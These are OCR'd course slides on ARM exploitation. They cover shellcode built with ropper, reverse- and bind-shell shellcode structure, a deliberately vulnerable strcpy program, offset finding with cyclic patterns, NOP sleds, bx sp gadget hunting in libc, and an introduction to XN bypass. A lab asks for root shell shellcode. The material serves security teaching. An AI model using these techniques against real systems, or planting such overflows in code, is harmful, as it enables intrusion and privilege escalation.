hexdump -v -e ’”\\””x” 1/1 ”%02x” ””’ shellcode.bin
\x01\x10\x8f\xe2\x11\xff\x2f\xe1\x52\x40\x02\xa1\x01\x20\x0a\x73\x0c\
    x22\x04\x27\x01\xdf\x00\xbe\x41\x52\x4d\x20\x41\x73\x73\x65\x6d\
    x62\x6c\x79\x41
```

Use ropper to compile shellcode

```
ropper --asm ”add r1, pc, #1; bx r1” S --arch ARM; # switch to Thumb state
”\x01\x10\x8f\xe2\x11\xff\x2f\xe1”
```

```
ropper --asm ”
eors r2, r2, r2
adr r1, #8
movs r0, #1
strb r2, [r1, #12]
movs r2, #12
movs r7, #4
svc #1
”  S --arch ARMTHUMB;
”\x52\x40\x02\xa1\x01\x20\x0a\x73\x0c\x22\x04\x27\x01\xdf”
```

```
shellcode = ”\x01\x10\x8f\xe2\x11\xff\x2f\xe1”
shellcode += ”\x52\x40\x02\xa1\x01\x20\x0a\x73\x0c\x22\x04\x27\x01\xdf”
shellcode += ”ARM AssemblyA”
```

Use ropper to compile shellcode

```
eors r2, r2, r2
adr r1, #8
movs r0, #1
strb r2, [r1, #12]
movs r2, #12
movs r7, #4
svc #1
```

Listing 1: shellcode.s

```
ropper --file shellcode.s --asm S --arch ARMTHUMB
”\x52\x40\x02\xa1\x01\x20\x0a\x73\x0c\x22\x04\x27\x01\xdf”
```

Common Shellcodes - execve

Calls `execve` system call to spawn a shell

- `setreuid` - make sure that priveleges are not dropped
- `execve` - call `/bin/sh`

Common Shellcodes - reverse shell

Connects to an IP address and port and provides shell access

- `socket` - create a socket
- `connect` - connect to IP/PORT
- `dup2` - redirect `stderr`
- `dup2` - redirect `stdout`
- `dup2` - redirect `stdin`
- `execve` - call `/bin/sh`

Common Shellcodes - bind shell

Bind a socket to port and provides shell access

- `socket` - create a socket
- `bind` - bind a socket to IP/PORT
- `listen` - listen on the created socket
- `accept` - accept incoming connection
- `dup2` - redirect `stderr`
- `dup2` - redirect `stdout`
- `dup2` - redirect `stdin`
- `execve` - call `/bin/sh`

Lab

Craft shellcode that does the following things:

- call setreuid
    - arg1 (ruid) - root = 0
    - arg2 (euid) - root = 0
- call execve
    - arg1 (command) - pointer to command
    - arg2 (args) - 0
    - arg3 (env) - 0
- command `"/bin/sh"`

System Calls

syscall	r7	r0	r1	r2
sys_read	0x3	unsigned int fd	char *buf	size_t count
sys_write	0x4	unsigned int fd	const char *buf	size_t count
sys_execve	0xb	const char *cmd	const char *argv[]	const char envp[]
sys_setreuid	0xcb	uid_t ruid	uid_t euid	

https://w3challs.com/syscalls/?arch=arm_thumb

Stack-based Memory Corruptions

What is a buffer overflow? (1)

```c

void dosomething(char *msg){
    char buf[128];
    strcpy(buf, msg);
    puts(buf);
}

void main(int argc, char *argv[]){
    dosomething(argv[1]);
}
```

What is a buffer overflow? (2)

A buffer overflow condition exists when the program tries to write data into another buffer without checking if the data fits into the buffer.

A buffer overflow can occur on/in the:

- Stack
- Heap
- Data/BSS section

What is a buffer overflow? (3)

A buffer overflow condition exists when the program tries to write data into another buffer without checking if the data fits into the buffer.

A buffer overflow can occur on/in the:

- Stack
- Heap
- Data/BSS section

How can a buffer overflow occur (1)


- Design issue in C/C++
- No compiler-based boundary checks
- Vulnerable functions
    - `strcpy`
    - `memcpy`
    - `sprintf`
    - `gets`
    - and more

How can a buffer overflow occur (2)

```c

void dosomething(char *msg){
    char buf[128];
    strcpy(buf, msg);
    puts(buf);
}

void main(int argc, char *argv[]){
    dosomething(argv[1]);
}
```




How can a buffer overflow occur (3)

```c
// vuln.c
#include <stdio.h>

void dosomething(char *msg){
    char buf[128];
    strcpy(buf, msg);
    puts(buf);
}

void main(int argc, char *argv[]){
    dosomething(argv[1]);
}
```

```
# 127 A’s
./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
      .   .   .   .
sp →  .   .   .   .
     41  41  41  41
     41  41  41  41
     41  41  41  41
     41  41  41  41
     ..  ..  ..  ..
     41  41  41  41
     41  41  41  41
     41  41  41  00
     7E  FF  F5  C8
r11 → 00  01  04  CC
      .   .   .   .
```


How can a buffer overflow occur (4)

```c
// vuln.c
#include <stdio.h>

void dosomething(char *msg){
    char buf[128];
    strcpy(buf, msg);
    puts(buf);
}

void main(int argc, char *argv[]){
    dosomething(argv[1]);
}
```


```
# more than 132 A’s
./vuln AAAAAAAAAAAAAA...AAAAAAAAAAAAAA
```



.	.	.	.
.	.	.	.
41	41	41	41
41	41	41	41
41	41	41	41
41	41	41	41
..	..	..	..
41	41	41	41
41	41	41	41
41	41	41	41
41	41	41	41
41	41	41	41
.	.	.	.

How can a buffer overflow occur (5)


```
push    {r11, lr}
add r11, sp, #4
sub sp, sp, #136
str r0, [r11, #-136]
sub r3, r11, #132
ldr r1, [r11, #-136]
mov r0, r3
bl  0x10308 <strcpy@plt>
sub r3, r11, #132
mov r0, r3
bl  0x10314 <puts@plt>
nop
sub sp, r11, #4
pop {r11, pc}
```



	.	.	.	.
sp	.	.	.	.
	41	41	41	41
	41	41	41	41
	41	41	41	41
	41	41	41	41
	..	..	..	..
	41	41	41	41
	41	41	41	41
	41	41	41	41
	41	41	41	41
r11	41	41	41	41
	.	.	.	.


How can a buffer overflow occur (6)

```
push    {r11, lr}
add r11, sp, #4
sub sp, sp, #136
str r0, [r11, #-136]
sub r3, r11, #132
ldr r1, [r11, #-136]
mov r0, r3
bl  0x10308 <strcpy@plt>
sub r3, r11, #132 @<- pc
mov r0, r3
bl  0x10314 <puts@plt>
nop
sub sp, r11, #4
pop {r11, pc}
```



How can a buffer overflow occur (7)


```
push    {r11, lr}
add r11, sp, #4
sub sp, sp, #136
str r0, [r11, #-136]
sub r3, r11, #132
ldr r1, [r11, #-136]
mov r0, r3
bl  0x10308 <strcpy@plt>
sub r3, r11, #132
mov r0, r3
bl  0x10314 <puts@plt>
nop
sub sp, r11, #4
pop {r11, pc}      @<- pc
```



	r0
	r1
	r2
	r3
	r4
	r5
	r6
	r7
	r8
	r9
	r10
0x7EFFFB48	r11
	r12
0x7EFFFB4C	sp
	lr
0x00010418	pc

How can a buffer overflow occur (8)

```
push    {r11, lr}
add r11, sp, #4
sub sp, sp, #136
str r0, [r11, #-136]
sub r3, r11, #132
ldr r1, [r11, #-136]
mov r0, r3
bl  0x10308 <strcpy@plt>
sub r3, r11, #132
mov r0, r3
bl  0x10314 <puts@plt>
nop
sub sp, r11, #4
pop {r11, pc}
```



.	.	.	.
.	.	.	.
41	41	41	41
41	41	41	41
41	41	41	41
41	41	41	41
..	..	..	..
41	41	41	41
41	41	41	41
41	41	41	41
41	41	41	41
41	41	41	41
.	.	.	.

r0	
r1	
r2	
r3	
r4	
r5	
r6	
r7	
r8	
r9	
r10	
r11	0x41414141
r12	
sp	0x7EFFFB44
lr	
pc	0x41414140

How can it be abused (1)

Local variables, function arguments and stack metadata could be overwritten.

Possiblities:

- Changing variables or arguments
- Redirection of the program flow to another code location
- Execution of injected code

How can it be abused (2)

1. Determine the injection vector
2. Determine offset to `pc`
3. Place the shellcode in the buffer
4. Determine address of the buffer
5. Overwrite the return address with an address to the shellcode

How can it be abused - Injection Vector


Injection vectors are the precise inputs that lead an application to code locations that suffer from buffer overflows.

How can it be abused - Offset (1)

It is necessary to determine the offset between the buffer and the return pointer.

Several possibilities:

- Reading/calculating the offset by using the values from the disassembly
- Using a cyclic pattern




How can it be abused - Offset (2)

Reading/calculating the offset by using the values from the disassembly

```
strcpy(dst, src)
```

```
push    {r11, lr}
add r11, sp, #4
sub sp, sp, #136
str r0, [r11, #-136]
sub r3, r11, #132
ldr r1, [r11, #-136]
mov r0, r3          @ first arg
bl  0x10308 <strcpy@plt>
sub r3, r11, #132
mov r0, r3
bl  0x10314 <puts@plt>
nop
sub sp, r11, #4
pop {r11, pc}
```




How can it be abused - Offset (3)

Reading/calculating the offset by using the values from the disassembly

```
strcpy(dst, src)
```

```
push    {r11, lr}
add r11, sp, #4
sub sp, sp, #136
str r0, [r11, #-136]
sub r3, r11, #132   @ calc addr
ldr r1, [r11, #-136]
mov r0, r3          @ first arg
bl  0x10308 <strcpy@plt>
sub r3, r11, #132
mov r0, r3
bl  0x10314 <puts@plt>
nop
sub sp, r11, #4
pop {r11, pc}
```




How can it be abused - Offset (4)

Reading/calculating the offset by using the values from the disassembly

```
strcpy(dst, src)
```

```
push    {r11, lr}
add r11, sp, #4
sub sp, sp, #136
str r0, [r11, #-136]
sub r3, r11, #132   @ <- offset
ldr r1, [r11, #-136]
mov r0, r3          @ first arg
bl  0x10308 <strcpy@plt>
sub r3, r11, #132
mov r0, r3
bl  0x10314 <puts@plt>
nop
sub sp, r11, #4
pop {r11, pc}
```



How can it be abused - Offset (5)

Using a cyclic pattern

- Cyclic string
- Every 4 byte block is unique
- Several tools
  - GEF
  - Metasploit
    - `pattern_create.rb`
    - `pattern_offset.rb`
  - pwntools

```
$ pattern_create.rb -l 100
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab
1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2A
c3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2
```

```
$ pattern_offset.rb -q Ac9A
88
```


How can it be abused - Offset (6)

Using a cyclic pattern

```
$ pattern_create.rb -l 300
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab
1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2A
c3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4
Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae
6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7A
f8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9
Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai
1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2A
j3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2A
```

```
$ ./vuln Aa0Aa1Aa2Aa3A...Ak0Ak1Ak2A
```

```
$ pattern_offset.rb -q 0x41653441
132
```




.	.	.	.
41	61	30	41
61	31	41	61
32	41	61	33
41	61	34	41
..	..	..	..
38	41	64	39
41	65	30	41
65	31	41	65
32	41	65	33
41	65	34	41
.	.	.	.

How can it be abused - Buffer Address (1)

Problem: Stack addresses are not fixed

- Different amount of environment variables
  - Environment variables are at the top of the stack
  - Beginning of the stack depends on the amount of environment variables

How can it be abused - Buffer Address (2)



©Sascha Schirra, Ralf Schaefer

How can it be abused - Buffer Address (3)

Problem: Stack addresses are not fixed

- Different amount of environment variables
  - Environment variables are at the top of the stack
  - Beginning of the stack depends on the amount of environment variables
- Different distributions of Linux
  - Start address can be different

How can it be abused - Buffer Address (4)

Problem: Stack addresses are not fixed


- Different amount of environment variables
  - Environment variables are at the top of the stack
  - Beginning of the Stack depends on the amount of environment variables
- Different distributions of Linux
  - Stack start address can be different

Solution: Putting a NOP sled in front of the shellcode

How can it be abused - What is a NOP sled

- Required when an exact jump to shellcode not possible
- Landing zone
- Meaningless instructions
  - `nop`
  - `mov reg, reg`
    - `mov r1, r1` - `\x09\x46`

How can it be abused - Structure




How can it be abused - Buffer Address (4)

How to determine the address?

- Debugger
- Core Dumps

`sp` points to the top of the previous stack frame. So it is possible to look for an address relative to `sp`. Any address of the NOP sled can be used.




	.	.	.	.
b7ffe234	09	46	09	46
b7ffe238	09	46	09	46
b7ffe23c	09	46	09	46
b7ffe240	09	46	09	46
	..	..	..	..
b7ffe2a8	C0	DE	C0	DE
b7ffe2ac	C0	DE	C0	DE
b7ffe2b0	C0	DE	C0	DE
b7ffe2b4	C0	DE	C0	DE
b7ffe2b8	41	41	41	41
sp →	.	.	.	.

How can it be abused - Buffer Address (5)

- NOPs are Thumb instructions
- The chosen address has to be odd (address+1)


Example:

Stack address	0xb7ffe240
Return address	0xb7ffe241



	.	.	.	.
b7ffe234	09	46	09	46
b7ffe238	09	46	09	46
b7ffe23c	09	46	09	46
b7ffe240	09	46	09	46
	..	..	..	..
b7ffe2a8	C0	DE	C0	DE
b7ffe2ac	C0	DE	C0	DE
b7ffe2b0	C0	DE	C0	DE
b7ffe2b4	C0	DE	C0	DE
b7ffe2b8	41	41	41	41
sp →	.	.	.	.

How can it be abused - Buffer Address (6)



Lab

BX SP Approach (1)


Disadvantages of the previous approach:

- No fixed stack addresses
- Works only on one system (worst case)

Advantages of the `bx sp` approach:


- Fixed addresses (no ASLR)
- Works at least on the distribution with the same patch level (worst case)

BX SP Approach (2)



BX SP Approach (3)


Why `bx sp`?



BX SP Approach (4)

Why `bx sp`?

Where does `sp` point to after `pop {pc}`?




©Sascha Schirra, Ralf Schaefer

BX SP Approach (5)

Why bx sp?

Where does sp point to after pop {pc}?



BX SP Approach - How to find (1)

- In the application binary itself
- In any library used by the application
- Opcode `\x68\x47`
- `blx sp` is also possible

```
ropper -f <elf_file> --opcode 6847
```

BX SP Approach - How to find (2)

15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
0	Rm				(0)(0)(0)			0 1 0 0 0 1						1 1	

- Instruction encoding
- Bits 8-10 are not used
- The behaviour is unpredictable if the values are different
- Most ARM CPUs do not interpret those bits
- `\x68`-`\x6f` usable for `bx sp`

```
ropper -f <elf_file> --opcode 6?47
```

BX SP Approach - How to find (3)

Since `libc.so` is loaded into every process, this is a good place to look for

`bx sp`

```
ropper -f libc.so.6 --opcode 6?47


...
0x0000a234: 6247;
0x0000bb44: 6f47;
0x000ad668: 6a47;
0x000b5494: 6447;
0x000c41f0: 6247;
0x000c4ce4: 6947;
...
```

BX SP Approach - How to find (4)

The base address of the ELF has to be added This address can be read from the mappings file in /proc.

The base address is: 0x76e62000


```
$ cat /proc/<pid of the process>/maps
[...]
76e62000-76f8c000 r-xp 00000000 b3:06 147951     /lib/arm-linux-
    gnueabihf/libc-2.24.so
76f8c000-76f9b000 ---p 0012a000 b3:06 147951     /lib/arm-linux-
    gnueabihf/libc-2.24.so
76f9b000-76f9d000 r--p 00129000 b3:06 147951     /lib/arm-linux-
    gnueabihf/libc-2.24.so
76f9d000-76f9e000 rw-p 0012b000 b3:06 147951     /lib/arm-linux-
    gnueabihf/libc-2.24.so
[...]
```

BX SP Approach - How to find (5)

```
ropper -f libc.so.6 --opcode 6?47 -I 0x76e62000

...
0x76e6c234: 6247;
0x76e6db44: 6f47;
0x76f0f668: 6a47;
0x76f17494: 6447;
0x76f261f0: 6247;
0x76f26ce4: 6947;
...
```

BX SP Approach - How to find (6)



```
ropper -f libc.so.6 --search 'bx sp' -a ARMTHUMB -I 0x76e62000
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: bx sp

[INFO] File: libc.so.6
0x76e6db44 (0x76e6db45): bx sp;
```


Lab

eXecute Never & ROP

```
83a00001        movhi   r0, #1
93a00000        movls   r0, #0
e1560001        cmp     r6, r1
83a00000        movhi   r0, #0
e3500000        cmp     r0, #0
02477001        subeq   r7, r7, #1
12477002        subne   r7, r7, #2
10811006        addne   r1, r1, r6
e0412002        sub     r2, r1, r2
e1a00002        mov     r0, r2
e1a0100a        mov     r1, sl
e58d2004        str     r2, [sp, #4]
eb03cce1        bl      10a2a4
e59d2004        ldr     r2, [sp, #4]
e1a0100a        mov     r1, sl
e6ff4074        uxth    r4, r4
e1a05000        mov     r5, r0
e1a00002        mov     r0, r2
eb03cd56        bl      10a490
e0090599        mul     r9, r9, r5
e1841801        orr     r1, r4, r1, lsl #16
e1590001        cmp     r9, r1
9a000009        bls     16f6c
e0911006        adds    r1, r1, r6
33a02001        movcc   r2, #1
23a02000        movcs   r2, #0
e1590001        cmp     r9, r1
93a02000        movls   r2, #0
82022001        andhi   r2, r2, #1
e3520000        cmp     r2, #0
02455001        subeq   r5, r5, #1
12455002        subne   r5, r5, #2
10811006        addne   r1, r1, r6
e0411009        sub     r1, r1, r9
e1850807        orr     r0, r5, r7, lsl #16
eaffff18        b       16bdc
e0455006        sub     r5, r5, r6
e1a0a826        lsr     sl, r6, #16
e6ff9076        uxth    r9, r6
e3a0b001        mov     fp, #1
eaffffc8        b       16eb0
e0911006        adds    r1, r1, r6
33a02001        movcc   r2, #1
23a02000        movcs   r2, #0
e15b0001        cmp     fp, r1
93a02000        movls   r2, #0
82022001        andhi   r2, r2, #1
e3520000        cmp     r2, #0
02455001        subeq   r5, r5, #1
12455002        subne   r5, r5, #2
eaffff05        b       16bd0
e1530001        cmp     r3, r1
21520000        cmpcs   r2, r0
```

XN - Introduction

- Introduced by AMD
  - NX - No eXecute
- ARM introduced XN with ARMv6
  - XN - eXecute Never
- Additional bit in page table entry
- Known as
  - DEP
  - XN/NX/XD
  - W xor X



Introduction - Linux

- Supported since 2004
  - Kernel 2.6.8
  - 32 bit with Physical Address Extension (PAE)
  - All 64 bit versions
- Flag in ELF program/segment header

```
readelf -l <elf_file>
[...]
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4
[...]
```

How to bypass

Using existing code is the mainly used approach


- ret2libc
- Return Oriented Programming (ROP)

How to bypass - ret2libc (1)

- Use of existing functions of the application or of loaded libraries
- No need of own shellcode
- ROP light
    - Different to x86
